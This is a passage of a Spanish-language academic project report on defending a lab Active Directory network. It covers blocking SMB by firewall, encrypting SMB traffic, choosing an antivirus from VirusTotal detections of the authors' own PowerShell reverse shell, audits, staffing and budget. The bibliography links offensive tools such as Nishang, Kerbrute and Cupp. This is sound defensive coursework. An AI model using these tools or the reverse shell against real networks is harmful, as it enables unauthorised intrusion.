
**Bloquear la conexión**

[< Atrás](#) [Siguiente >](#) [Cancelar](#)

Una vez creada la regla le damos click derecho y propiedades:

Reglas de entrada						
Nombre	Grupo		Perfil	Habilitado	Acción	
<input checked="" type="checkbox"/> Bloquear SMB	Acceso a red COM+ (DCOM de entrada)	Acceso a red	Todos	Sí	Bloq	
<input checked="" type="checkbox"/> Administración de acceso remoto (DCO...	Acceso remoto				Pern	
<input checked="" type="checkbox"/> Administración de acceso remoto (NP de...	Acceso remoto				Pern	
<input checked="" type="checkbox"/> Administración de acceso remoto (RPC d...	Acceso remoto				Pern	
<input checked="" type="checkbox"/> Administración de acceso remoto (RPC d...	Acceso remoto				Pern	
<input checked="" type="checkbox"/> Administración de acceso remoto (WMI ...	Acceso remoto				Pern	
<input checked="" type="checkbox"/> Controlador de dominio de Active Direct...	Active Directory				Pern	
<input checked="" type="checkbox"/> Controlador de dominio de Active Direct...	Active Directory Domain Ser...	Todo	Sí	Sí	Pern	
<input checked="" type="checkbox"/> Controlador de dominio de Active Direct...	Active Directory Domain Ser...	Todo	Sí	Sí	Pern	
<input checked="" type="checkbox"/> Controlador de dominio de Active Direct...	Active Directory Domain Ser...	Todo	Sí	Sí	Pern	
<input checked="" type="checkbox"/> Controlador de dominio de Active Direct...	Active Directory Domain Ser...	Todo	Sí	Sí	Pern	

Vamos a la pestaña de ámbito y asignamos la IP o rango de IP a la que queremos asignar la regla:



Ahora desde el equipo Kali Linux intentamos enumerar información del servicio SMB otra vez y veremos que ya no nos da resultado, por lo tanto tampoco podemos realizar ataques de fuerza bruta:

```
(kali㉿kali)-[~]
$ netexec smb 192.168.10.1

(kali㉿kali)-[~]
$
```


## Subtarea 5.3: Encriptación del tráfico SMB

En redes Windows, SMB no va encriptado por defecto, lo cual hace que los ataques de Sniffing y Relay sean efectivos. Una medida sencilla para aplicar esta configuración es mediante Windows Admin Center (interfaz web gráfica donde podemos controlar los recursos compartidos de manera sencilla). Es importante saber que esta medida solo es compatible con SMBv3, por lo cual los equipos de los empleados y el servidor deben estar actualizados.


### Prueba práctica de encriptación del tráfico SMB

Instalamos Windows Admin Center de la página oficial en nuestro equipo Windows Server 2022:: <https://www.microsoft.com/es-es/windows-server/windows-admin-center>

Durante la instalación del servicio, tendremos la opción de añadir nuestro certificado TLS, el cual podemos conseguir mediante entidades certificadoras como **Let's Encrypt**, **La Fábrica Nacional de Moneda y Timbre**, etc. Otra opción es usar un certificado autofirmado de 60 días de duración:




Una vez instalado el servicio, accedemos mediante el navegador web, vamos a la sección de recursos compartidos y podemos habilitar de manera sencilla el cifrado SMB (Esta medida solo es compatible con equipos que usen SMBv3):




The screenshot shows the Windows Admin Center interface for managing shared resources. On the left, a sidebar lists various tools like Actualizaciones, Almacenamiento, and Archivos y uso compartido de archivos. The 'Archivos' tab is selected in the main header. A central panel titled 'Compartir permisos' (Share permissions) is displayed, with a sub-section for 'Habilitar cifrado SMB' (Enable SMB encryption). This section includes a warning message: 'Para acceder a este recurso compartido, los clientes deben ser compatibles con SMB 3.' (To access this shared resource, clients must be compatible with SMB 3.). A red box highlights this configuration area.

Si ahora realizamos un ataque de Sniffing como anteriormente, veremos que ya no es efectivo:



## Subtarea 5.4: Elección del Antivirus adecuado

Utilizando la página web de VirusTotal y el código Powershell malicioso generado durante la prueba de concepto de la ofuscación de Antivirus, podemos ver que los siguientes Antivirus han detectado el archivo malicioso:



The screenshot shows the VirusTotal analysis interface. On the left, there's a circular "Community Score" meter with a red needle pointing to "16 / 62". On the right, a summary box displays the following information:

- 16/62 security vendors flagged this file as malicious**
- File Hash:** a0daaf56ff55e3075b8616dfc2ce3594b7e3612886c3afcab22bc68b3eacf31e
- File Type:** script.ps1
- Detected by:** powershell

Arcabit	(!) Heur.BZC.PZQ.Boxter.888.8C5B947C
CTX	(!) Powershell.unknown.boxter
eScan	(!) Heur.BZC.PZQ.Boxter.888.8C5B947C
GData	(!) Heur.BZC.PZQ.Boxter.888.8C5B947C
Huorong	(!) Backdoor/PS.ReverseShell.d
Kaspersky	(!) HEUR:Backdoor.PowerShell.RShell.gen
Sophos	(!) Troj/PSShell-B
VIPRE	(!) Heur.BZC.PZQ.Boxter.888.8C5B947C

BitDefender	(!) Heur.BZC.PZQ.Boxter.888.8C5B947C
Emsisoft	(!) Heur.BZC.PZQ.Boxter.888.8C5B947C (B)
ESET-NOD32	(!) PowerShell/RiskWare.RemoteShell.E
Google	(!) Detected
Ikarus	(!) Trojan.PS.Agent
Microsoft	(!) PUA:Win32/Puwaders.C!ml
Symantec	(!) ISB.Downloader!gen231
ZoneAlarm by Check Point	(!) Troj/PSShell-B

Entre aquellos que han detectado la amenaza, se recomiendan:

- **Bitdefender:** Ofrece una protección muy completa con excelente detección de malware, ransomware y amenazas en tiempo real. Su impacto en el rendimiento del sistema es bajo, lo que lo hace ideal para usuarios que desean seguridad sin sacrificar velocidad. La interfaz es intuitiva y muchas funciones se ejecutan de forma automática, lo que lo convierte en una buena opción para quienes prefieren una solución "instalar y olvidar". Sin embargo, algunas funciones avanzadas, como la VPN ilimitada, requieren versiones premium.
- **Kaspersky:** Destaca por su eficacia en la detección de amenazas y su capacidad para bloquear exploits y ataques avanzados. Ofrece herramientas sólidas como control parental, protección de pagos y un firewall bien integrado. Aunque ha estado rodeado de cierta polémica por su origen ruso, sigue siendo una de las soluciones más respetadas en el ámbito técnico. Es ideal para usuarios que desean un equilibrio entre facilidad de uso y opciones de configuración detalladas.
- **ESET (NOD32):** Es conocido por su bajo consumo de recursos y por ofrecer un control muy detallado sobre la configuración del antivirus. Es ideal para usuarios avanzados o para entornos corporativos donde se requiere un control granular. Aunque su interfaz es más técnica y sus funciones no son tan amplias como las de Bitdefender o Kaspersky en versiones domésticas, su motor de detección es muy sólido y confiable.

## **Subtarea 5.5: Realización de auditorías, monitoreo de red e investigación sobre las últimas amenazas**

Las auditorías de seguridad y el monitoreo de red son esenciales para proteger a una empresa de amenazas ciberneticas y garantizar el buen funcionamiento de sus sistemas. Las auditorías permiten identificar posibles vulnerabilidades, como fallos en la configuración de sistemas o software desactualizado, lo que ayuda a prevenir ataques antes de que puedan causar daño. De esta manera, se reduce el riesgo de incidentes graves como malware, ransomware o accesos no autorizados.

El monitoreo de red, por su parte, es como tener un vigilante en tiempo real que observa el tráfico de datos y detecta comportamientos sospechosos. Si algo raro ocurre, como un intento de intrusión, se puede reaccionar de inmediato, evitando que el daño se propague. También garantiza que los sistemas funcionen correctamente, sin caídas o problemas que afecten la productividad de la empresa.

Además, hoy en día muchas empresas deben cumplir con normativas de privacidad y protección de datos. Las auditorías aseguran que se sigan estas regulaciones, evitando sanciones económicas y protegiendo la reputación de la empresa ante clientes y socios.

Algunos ejemplos de páginas web para estar al día de las últimas amenazas son: <https://www.cvedetails.com/>, <https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades>, y <https://thehackernews.com/>.

	Duración (horas)	Fecha inicio	Fecha fin	Responsable
<b>Creación de las máquinas virtuales del entorno de AD</b>	2 horas	31/03/2025	02/04/2025	Daniel Damota Maldonado
<b>Configuración del entorno de AD</b>	6 horas	07/04/2025	09/04/2025	Daniel Damota Maldonado
<b>Explicación sobre las fases de una prueba de penetración en AD</b>	2 horas	02/04/2025	02/04/2025	Daniel Damota Maldonado
<b>Explicación y desarrollo de ataques comunes a entornos AD</b>	15 horas	16/04/2025	01/05/2025	Daniel Damota Maldonado
<b>Defensa del entorno AD</b>	15 horas	01/05/2025	11/05/2025	Daniel Damota Maldonado

## RECURSOS HUMANOS

Para la implementación del entorno en físico por parte de una empresa, se requiere un equipo de profesionales especializados en seguridad informática y administración de infraestructuras de TI. A continuación, se detallan los perfiles necesarios:

**1. Especialista en ciberseguridad (2 personas):**

- Experiencia en pruebas de penetración y auditoría de seguridad en entornos AD.
- Conocimiento en herramientas de pentesting (Mimikatz, BloodHound, Kali Linux, etc.).
- Responsable del análisis de ataques y evaluación de vulnerabilidades.

**2. Administrador de sistemas AD (2 personas):**

- Experiencia en gestión y configuración de Directorio Activo.
- Conocimiento en implementación de políticas de seguridad y administración de cuentas.
- Responsable de la configuración del entorno de pruebas y análisis de buenas prácticas de seguridad.

**3. Analista de riesgos (1 persona):**


- Experiencia en identificación y mitigación de riesgos de ciberseguridad.
- Conocimiento en normativas y estándares de seguridad (NIST, ISO 27001).
- Responsable de la elaboración de informes y propuestas de mitigación.

## **RECURSOS MATERIALES**

1. Software de creación de máquinas virtuales (VMware Workstation).
2. Equipo Windows 11 con 32 GB de RAM DRR4, 1 TB de SSD, RTX 4060, Procesador Intel Core i5 (recursos que utilizarán las máquinas virtuales del entorno de AD).
3. Herramientas de pentesting (Kali Linux, Kerbrute, BloodHound, etc.).

## **CRONOGRAMA**

Mediante un gráfico Gantt se explicará la secuencia de las diferentes tareas a realizar durante el proyecto.



## PRESUPUESTO

Los recursos de software necesarios para la creación, configuración, ataque y defensa del entorno es gratuito. En cuanto a los recursos de Hardware utilizados, encontramos los siguientes componentes:

Componente	Precio
Procesador intel core i5-12400	140 – 180 €
32 GB RAM DDR4 3200	63,95 – 74,90 €
1 TB SSD M.2	59,50 – 74,34 €
RTX 4060	289,90 – 343,72 €

## ANEXOS

[ANEXO 1: Configuración de un entorno AD en VMware](#)

[ANEXO 2: Ataques a entornos de AD](#)

[ANEXO 3: Ofuscación de Antivirus](#)

[ANEXO 4: Evaluación de Riesgos y Medidas de Seguridad](#)

## BIBLIOGRAFÍA

### **Tarea 1 (Creación de las máquinas virtuales del entorno AD)**

Descarga de VMware Workstation:

<https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion>

Descarga de Kali Linux: <https://www.kali.org/get-kali/#kali-virtual-machines>

Descarga de los archivos ISO del entorno:

<https://soporte.revolutionsoft.net/index.php/descargar-iso-windows-server/>

<https://www.microsoft.com/es-es/software-download/windows11>

Licencias de Windows genéricas:

<https://learn.microsoft.com/es-es/windows-server/get-started/kms-client-activation-keys?tabs=server2022%2Cwindows1110ltsc%2Cversion1803%2Cwindows81>

### **Tarea 2 (Configuración del entorno AD)**

Video tutorial de implementación del entorno AD:

[https://www.youtube.com/live/kDD4hBVJGbA?si=5cxvCnFd\\_WX9iqXk](https://www.youtube.com/live/kDD4hBVJGbA?si=5cxvCnFd_WX9iqXk)

### **Tarea 4 (Ataques contra el entorno AD)**

Repositorio Nishang (reverse Powershell): <https://github.com/samratashok/nishang>

Repositorio Kerbrute: <https://github.com/ropnop/kerbrute>

Repositorio Cupp (Herramientas para hacer diccionarios de contraseñas):

<https://github.com/Mebus/cupp>

### **Tarea 5 (Defensa del entorno AD)**

Descarga de la herramienta Advanced IP Scanner: <https://www.advanced-ip-scanner.com/es/>

Descarga de Windows Admin Center:

<https://www.microsoft.com/es-es/windows-server/windows-admin-center>

Kaspersky Password Checker: <https://password.kaspersky.com/es/>

Bitwarden Password Strength Testing Tool: <https://bitwarden.com/es-la/password-strength/>

Página web CVE Details: <https://www.cvedetails.com/>

Página web de INCIBE: <https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades>

Página web de The Hacker News: <https://thehackernews.com/>